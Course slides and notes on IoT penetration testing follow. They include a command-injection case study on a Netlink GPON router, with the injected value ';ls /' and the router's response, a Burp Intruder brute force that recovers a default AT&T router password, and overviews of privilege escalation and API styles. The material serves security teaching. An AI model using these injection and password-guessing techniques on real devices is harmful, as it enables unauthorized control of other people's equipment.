```

Response from Router with the `ls` OS command

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<!--ετΐg-->
<html>
<head>
<title>PINGw</title>

<body topmargin="0" leftmargin="0" marginwidth="0"
marginheight="0"
alink="#000000" link="#000000" vlink="#000000">
        <blockquote>
        <form></div>
        <pre>
bin
dev
etc
home
image
lib
mnt
proc
sbin
sys
tmp
usr
var
        </pre>

                <input type=button value="back"
onClick=window.location.replace("/diag_ping_admin_en.asp")>
        </div>
        </form>
        </blockquote>
</body>
</html>
```


Case Study: Command Injection on Netlink GPON Router (2)

The code sample above shows an exploit for this vulnerability. Using cURL, the attacker could generate a POST request for the target URL (http://TARGETURL/boaform/admin/formPing). Within this POST request, the attacker is supposed to set the variable target_addr to the IP address of the system to be pinged.

Instead, the exploit code passes "target_addr=;ls /&waninf=1_INTERNET_R_VID_154" as its input. The semicolon of this command terminates the ping command, enabling the attacker to run another command within the terminal of the vulnerable device.

In this case, the attacker executed the ls command to print the contents of the current directory. The image on the right of the screen shows the response from the router, which shows that the ls command was executed in the root directory. By making additional malicious POST requests, the attacker could run arbitrary terminal commands with root-level permissions on the device.

Lack of Validation on Data Input and Output (6)

PRIVILEGE ESCALATION

A way an attacker expands their privileges by taking over another account with greater access and misusing the legitimate privileges granted

There are multiple paths to privilege escalation (in Linux):

- Kernel exploits
- Exploiting sudo rights
- Services and cron jobs running as root
- SUID executables
- Session fixation
- Path abuse
- Misconfigured file/folder permissions

Lack of Validation on Data Input and Output (6)

When an attacker gains access to a target system, they don't always have the access and permissions that they need to perform their attacks. This could mean having access to a local account when domain-level credentials are needed or gaining access to a user account for an exploit that requires root-level access.

Privilege escalation attacks are designed to provide an attacker with the access and permissions that they need to achieve their goals by taking control of a more privileged account. Some ways to achieve privilege escalation in Linux include:

- Kernel exploits
- Exploiting sudo rights
- Services and cron jobs running as root
- SUID executables
- Session fixation
- Path abuse
- Misconfigured file/folder permissions

Weak or Lack of Encryption

LACK OF HTTPS / TLS AND CERTIFICATE ATTACKS

A key feature for IoT Devices is to transfer information between each other. Lack of encryption enables attackers to obtain this data by sniffing or intercepting a smart device transmitting this data across over an exposed channel.

Communication security is typically achieved by using a PKI (Public Key Infrastructure Model) where certificates are generated from a trusted authority.

How to Test:

- MITM attacks exploit poor key exchange practices and allow a malicious device to intercept all information passed through the ecosystem.
- Wireshark and tcpdump is also a great way to capture and check for unencrypted traffic on the network.

Weak or Lack of Encryption

Most IoT devices communicate with cloud-based servers. These communications can be for several different reasons, including remote management, installing updates, etc.

If an IoT device is not properly configured to protect this communications channel, then an attacker may be able to take advantage of it. Some common mistakes include:

- **Lack of HTTPS/TLS:** TLS performs encryption, authentication, and integrity protection for web traffic. If an IoT device is not using TLS for its communications, it is potentially possible that an attacker could eavesdrop on or tamper with the communications.
- **Certificate Attacks:** TLS relies on digital certificates to verify the identity of the server (and potentially the client). If an IoT device doesn't validate TLS certificates or the attacker can mess with the validation process, then an attacker may be able to masquerade as the server when communicating with the device.

These types of mistakes are easy to detect using network traffic analysis tools. The failure to use TLS can be seen in packet captures in Wireshark, and an attacker can test for failed use of certificates by directing IoT device traffic to a webserver using a fake certificate or a valid one that doesn't match the true server.

Burp Suite – Web Pen Testing Tool

Burp Suite, by Portswigger, contains various utilities for performing different testing tasks for Web/HTTP. The utilities work together by acting as a proxy between the browser and the web. Using Burp, one can inspect, modify, and automate Request/Responses, pass interesting requests between tools, and carry out multiple types of attacks with ease.

PortSwigger

BURP TOOL	DESCRIPTION
TARGET	Contains detailed information about your target applications, and lets you drive the process of testing for vulnerabilities
PROXY	Intercepting web proxy that operates as a man-in-the-middle between the end browser and the target web application. It lets you intercept, inspect, and modify the raw traffic passing in both directions
EXTENDER	Extend Burp's functionality using your own or third-party code
INTRUDER	Automated customized attacks against web applications. It is highly configurable and can be used to perform a wide range of tasks to make your testing faster
REPEATER	Tool for manually manipulating and reissuing individual HTTP requests and analyzing the application's responses
SEQUENCER	Tool for analyzing the quality of randomness in an application's session tokens or other important data items that are intended to be unpredictable
DECODER	Useful tool for performing manual or intelligent decoding and encoding of application data, like base64
COMPARER	Utility for performing a visual "diff" between any two items of data, such as pairs of similar HTTP messages

Burp Suite – Web Pen Testing Tool

Burp Suite is a collection of tools designed to simplify the testing process for web applications. It is available from PortSwigger under a freemium model, where some functionality is free, and others requires a subscription.

For IoT security testing, Burp's ability to act as a web proxy can be invaluable. It intercepts traffic between the IoT device and the cloud-based server and enables the attacker to inspect, block, and potentially modify it before sending it on to its destination.


Burp Suite is especially useful as a proxy because of its array of additional features. For example, Burp can easily replay past requests, decode specialized protocols, or evaluate if a device is using a poor source of randomness for critical values in its communications.

Burp Suite –Target

The "Target" Section builds a site map as you browse URLs or connect over HTTP/HTTPS to IoT Endpoints.

Contents display the individual Requests, and the Method used (i.e., GET/POST).


The inspector section allows you to see the raw details of the Request and Response pairs.



Burp Suite –Target

The slide above shows the structure of the Target pane within Burp Suite. It is composed of three main areas:

- **Site Map:** As an attacker browses through a target website with Burp Suite, the tool builds a site map of the pages that have been visited. This can help to gain an understanding of the structure of the site and provide intelligence for directory traversal and similar attacks.
- **Contents:** Contents provides a record of the requests that the attacker has made to the target website. It includes the hostname, URL, HTTP method (GET, POST, etc.,) and other information.
- **Inspector:** The inspector section provides an in-depth view into the details of a request and response. It includes Pretty, Raw, and Rendered (response only) views of the request and response.



Burp Suite – Proxy


The Proxy pane of Burp Suite enables an attacker to intercept traffic between the client and the server. A couple of important options include:

- Intercept: Intercept mode means that all traffic flowing through the proxy must be approved before it is allowed to continue on to its destination. This is useful for examining or modifying traffic but can be turned off to improve the performance of the page when this is not needed.
- Forward: When Intercept is on, the Forward button allows the request or response to continue on to its destination.
- Drop: The Drop button discards the request or response before it reaches its destination.

Burp also allows the attacker to take certain Actions or open a browser to interact with the traffic. The traffic can also be modified in-flight when intercepted by Burp to allow the attacker to perform an attack.

In addition to the Intercept view on the left, Burp's Proxy page also includes history views. This enables the attacker to see the sites that have been visited in the past. This is a useful record of events when Intercept is on, and pages move by too quickly to be seen in the Intercept view.

Burp Suite – Repeater



Repeater allows you to test a single request and modify any part of the Header/Body/Method to see how the Response changes from the Device or Endpoint.


Burp Suite – Repeater

The Repeater pane allows repeated modification and testing of a single request to a webpage. It then shows the corresponding response to allow the attacker to see how the changing requests impacts these responses.

The Repeater view can be valuable in several different attack scenarios. For example, a webpage may include a value in the URI that has identifying information about a particular IoT device or user account. Using the Repeater view, an attacker could enumerate and test for the existence of different potential devices and accounts.

Burp Suite Example – Intruder (1)

We'll use Intruder to guess a common password on an AT&T Router Remote Logon Interface.



The Device interface is accessed over HTTP on `192.168.1.1/cgi-bin/luci.`

The Default Name, after reading the manual online is "**admin**".


Burp Suite Example – Intruder (1)

Burp Suite's Intruder pane is designed to allow an attacker to automate highly customized attacks against web applications. In the previous slide, we discussed using Repeater to manually test for the existence of devices and accounts based on how responses change. After manually developing a proof of concept in Repeater, this type of attack could be easily automated in intruder.

In this example, we'll use Intruder to automate a password guessing attack against an AT&T Router's Remote Logon Interface. This interface is accessible via the internal network and has a default username of admin.

Burp Suite Example – Intruder (2)

After connecting to Burp Proxy, we attempt an arbitrary log-in with "**admin**" and "**sec556**".




Burp Suite Example – Intruder (2)

To start the attack, we visit the target webpage at 192.168.1.1/cgi-bin/luci in the web browser. At the same time, we use Burp Suite and the Intruder page to intercept and view the request being sent.

As shown above, we start by trying an initial username of admin and password of sec556. These values are stored in the luci_username and luci_password fields of the request respectively. With this information, we can select the luci_password field of the request as the target of the attack in the Positions view of the Intruder tab.

Burp Suite Example – Intruder (3)

Selecting the "Payloads" tab in Intruder, we provide a password list of defaults, and start the automated attack to try them all.



Burp Suite Example – Intruder (3)


Moving over to the Payloads tab, we can configure our attack against the luci_password field. Within the Payload Options section of the page, we can manually enter a list of passwords or load them from a wordlist file. After doing so, we start the attack.

Once the attack is complete, the Results tab appears in Intruder. This shows the different HTTPS status codes and response lengths for the various passwords tried.

As called out above, one of these responses differs from the others. A password of attadmin produced a response with a 302 status code (Found) and a length of 199. This is very different from the 403 (Forbidden) errors and 6767 lengths of the other Payloads' responses.

In any brute force attack, anomalies are a good thing. The fact that a password of attadmin produced a different status code and response length indicates that it is likely the correct password.

Burp Suite Example – Intruder (4)



Wrong Password Attempt (403)

Correct Password Attempt (302)


Burp Suite Example – Intruder (4)

The slide above shows the detail of two example responses from the target web application. The top image contains the response for an incorrect password (which has a 403 error code), while the bottom is the response for a correct password of attadmin.

In addition to the different status codes and lengths of the responses, their contents are completely different. The successful response includes cookie values and a location that are not included in the other example. This further validates the correctness of attadmin as the password.

Burp Suite Example – Intruder (5)

We are now able to log-in with the discovered password to access the configuration interface.



Burp Suite Example – Intruder (5)

Using the Intruder functionality of Burp Suite, we were able to automate a brute force attack against the password for the AT&T Router Remote Logon Interface. Based on the response received, we determined that attadmin is likely the correct password.

With this information in hand, we can further confirm the correctness of this password by logging into the webpage itself using the login attadmin. As shown above, this provides access to the configuration interface.

Course Roadmap

Introduction to IoT Network Traffic and Web Services

Exploiting IoT Hardware Interfaces and Analyzing Firmware

Exploiting Wireless IoT: Wi-Fi, BLE, Zigbee, LoRa, and SDR

SECTION I

1. **Internet of Things – History and Overview**
2. **IoT Testing Methodology**
3. **IoT Network Analysis and Exploitation**
   Exercise: Analyze an IoT Device Packet Capture
   Exercise: Scan and Exploit an IoT Router Device
4. **The Web of Things**
5. **IoT Web Services Recon**
   Exercise: Access a Publicly exposed IoT WebCam
6. **Hacking IoT Devices on the Web**
7. **Attacking IoT Web Service APIs**
   Exercise: Steal a Car through IoT Web Service APIs

This page intentionally left blank.

APIs Overview

APIs, or Application Programming Interfaces, provide a way to request data from a data source, or to send data. APIs run on web servers or devices and expose endpoints to support the operations client applications use to provide their functionality. Each API request uses an HTTP method. The most common methods are:


- **GET** methods retrieve data from an API.
- **POST** sends new data to an API.
- **PATCH** and **PUT** methods update existing data.
- **DELETE** removes existing data.

APIs Overview

Application programming interfaces (APIs) use HTTP to allow communication between a device and a server. The client can execute commands on the server by making HTTP requests to certain URLs on an endpoint. These APIs can be used for command and control, data transfer, or other purposes.

APIs commonly use a few different HTTP methods to achieve their goals. The reason for this is that different methods are better suited for different purposes. Some examples include:

- **GET:** GET requests are designed to request data from an API. For example, an IoT device may use GET to pull configuration data from a server.
- **PUT:** PUT pushes data to an API. IoT devices may use PUT requests to send collected data (such as video clips) to a server or a user may use PUT to send commands to a device.
- **PATCH:** PATCH enables data to be updated via an HTTP request.
- **DELETE:** DELETE requests the deletion of a file or data.



Common API Styles

APIs are designed to allow communication between different systems. For this to be possible, a standard for communication must exist.

Several different API styles exist, but some are more common than others. The most widely used API formats are:

- **Representational State Transfer (REST):** REST is a protocol that uses JSON, XML, CSVs, or RSS for data transfer. REST APIs use multiple different standards, so specifics can vary.
- **Simple Object Access Protocol (SOAP):** SOAP provides more standardized communication using XML to transfer data over HTTP.
- **GraphQL:** GraphQL was developed by Facebook before its public release. It uses JSON for data transfer and allows clients to choose the structure of requests and responses.

REST

PROS:
Decoupled client and servers
Easy to describe and read
Caching
Multiple formats

CONS:
No single defined structure
Large payloads
Under-fetching problems

- The most common API style today for IoT
- Originated in 2000
- HTTP methods such as GET, POST, PUT, DELETE, OPTIONS, PATCH

```
{
  "car": {
    "vin": "DJT2A2A7703818",
    "make": "lamborghini",
    "model": "huracan",
    "year": 2019,
    "links": {
      "service": "/cars/DJT2A2A7703818/service",
      "sell": "/cars/DJT2A2A7703818/sell",
      "clean": "/cars/DJT2A2A7703818/sell"
    }
  }
}
```

REST API Response for a GET request on car info

REST

PROS:

- **Decoupled client and servers** - allows for a better abstraction than other API styles.
- **Easy to Describe and Read** - Communication between the client and server describes everything so that no external documentation is required to understand how to use it.
- **Caching** - REST is the only style that allows caching data on the HTTP level.
- **Multiple formats –** Many types of data structures can be used for flexibility.

CONS:

- **No standards** – Resource models will depend on each scenario, which makes it difficult to implement in practice.
- **Large payloads -** REST returns a lot of metadata about the state of the application its responses. This can cause a large amount of data traffic and overhead, especially if an IoT device needs to minimize its network bandwidth.
- **Under-fetching problems** - REST responses often create the need for another request to get the next set of information.

SOAP

PROS:

Language / platform agnostic

Built in error-handling

Several security extensions

CONS:

Heavyweight

XML only

Rigid and complicated schema

- Uses a standard XML schema (XSL) to encode XML
- Released by Microsoft in 1999
- Often uses a WSDL (Web Service Description Language) to define structure of a request and response

```
1| POST /SEC556 HTTP/1.1
2| Host: www.sans.org
3| Content-Type: application/soap+xml; charset=utf-8
4| Content-Length: 275
5| SOAPAction: "http://sans.org/soap"
6|
7| <?xml version="1.0"?>
8|<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:m="http://www.sans.org">
9|  <soap:Header>
10|  </soap:Header>
11|  <soap:Body>
12|    <m:GetIoTDeviceName>
13|      <m:DeviceName>MODEL556</m:DeviceName>
14|    </m:GetIoTDeviceName>
15|  </soap:Body>
16|</soap:Envelope>
```

SOAP POST Request Example

SOAP

This standard is created with

- Envelope tags to begin and end lines.
- Request or response body.
- Specification headers.
- Error headers to notify users of any errors during the request.

The SOAP API is coded in what is known as a Web Service Description Language (WSDL). The WSDL is a format that allows interoperability and messages to be easily consumed and set up communication as to what is expected in its specification.

SOAP messages can be stateful, where the server side stored the received information. Although this can add excess overhead, it's sometimes required for operations involving multiple parties and complex transactions.

PROS:

- Language Independent
- Platform independent
- Built-in error handling
- Security extensions. Integrated with the WS-Security protocols like encryption.

CONS:

- Complex and rigid format
- Hard to parse and understand
- XML Format Only

GraphQL

PROS:

Helps for complex data models

No versioning

Detailed error messages

Saves bandwidth and avoids needing multiple requests

CONS:

Difficult to learn and understand

Performance issues

Caching Complexity

Security issues often missed

- Openly Released by Facebook in 2015
- Precise Request syntax to only retrieve the data needed
- Strongly typed Schema Definition Language (SDL)

query	result
`{ venues{ name postal_code } }`	`{ "data": { "venues": [ { "name": "Capitol Theater", "postal_code": "33865" }, { "name": "Floydmouth Arena", "postal_code": "05642-4932" }, { "name": "Symphony Hall", "postal_code": "45651-1205" } ] } }`

GraphQL query and result

GraphQL

In 2015, Facebook released a technology called GraphQL that allowed developers to utilize a new way of making API requests. GraphQL was released and was a novel idea that would make API requests with a schema defined in the query. When received by the backend application, a GraphQL operation takes the request, and it is interpreted against the entire schema (or introspection) and resolved with data for the client application. Thus, it speeds up the front end by sending one large query to the server, and the API returns a JSON response ONLY the shape of the data needed.

GraphQL also has *subscriptions* allowing for real-time updates from the server, much like WebSocket. GraphQL is often a good solution for Mobile API apps where network performance and single message payload optimization is important.

PROS:

- Typed schema
- No versioning
- Detailed error messages
- Flexible permissions - Unlike REST, GraphQL allows for selectively exposing only certain data within the schema if needed.

CONS:

- Performance issues with nested fields
- Caching complexity

API Use in IoT

Configuration Management
Many connected devices communicate over the internet to use APIs to retrieve or post device configuration specs.

Local Network Endpoint
APIs are hosted on manufacturer portals or on local network management hubs/bridges to issue or retrieve instructions.

Centralized Management
Used for remote data transfer or centralized management

Remote Communication and Control
Mobile applications communicate to device APIs to send messages, such as setting a temperature, unlocking a door, or turning on/off a streetlight.

API Use in IoT

APIs are designed to provide programmatic access to different functions. IoT devices use APIs for several different functions, including:

